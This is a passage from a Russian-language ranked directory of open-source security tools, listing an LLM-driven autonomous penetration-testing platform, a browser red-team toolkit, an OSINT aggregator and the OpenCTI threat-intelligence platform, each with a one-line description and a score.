  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    319
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    266

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →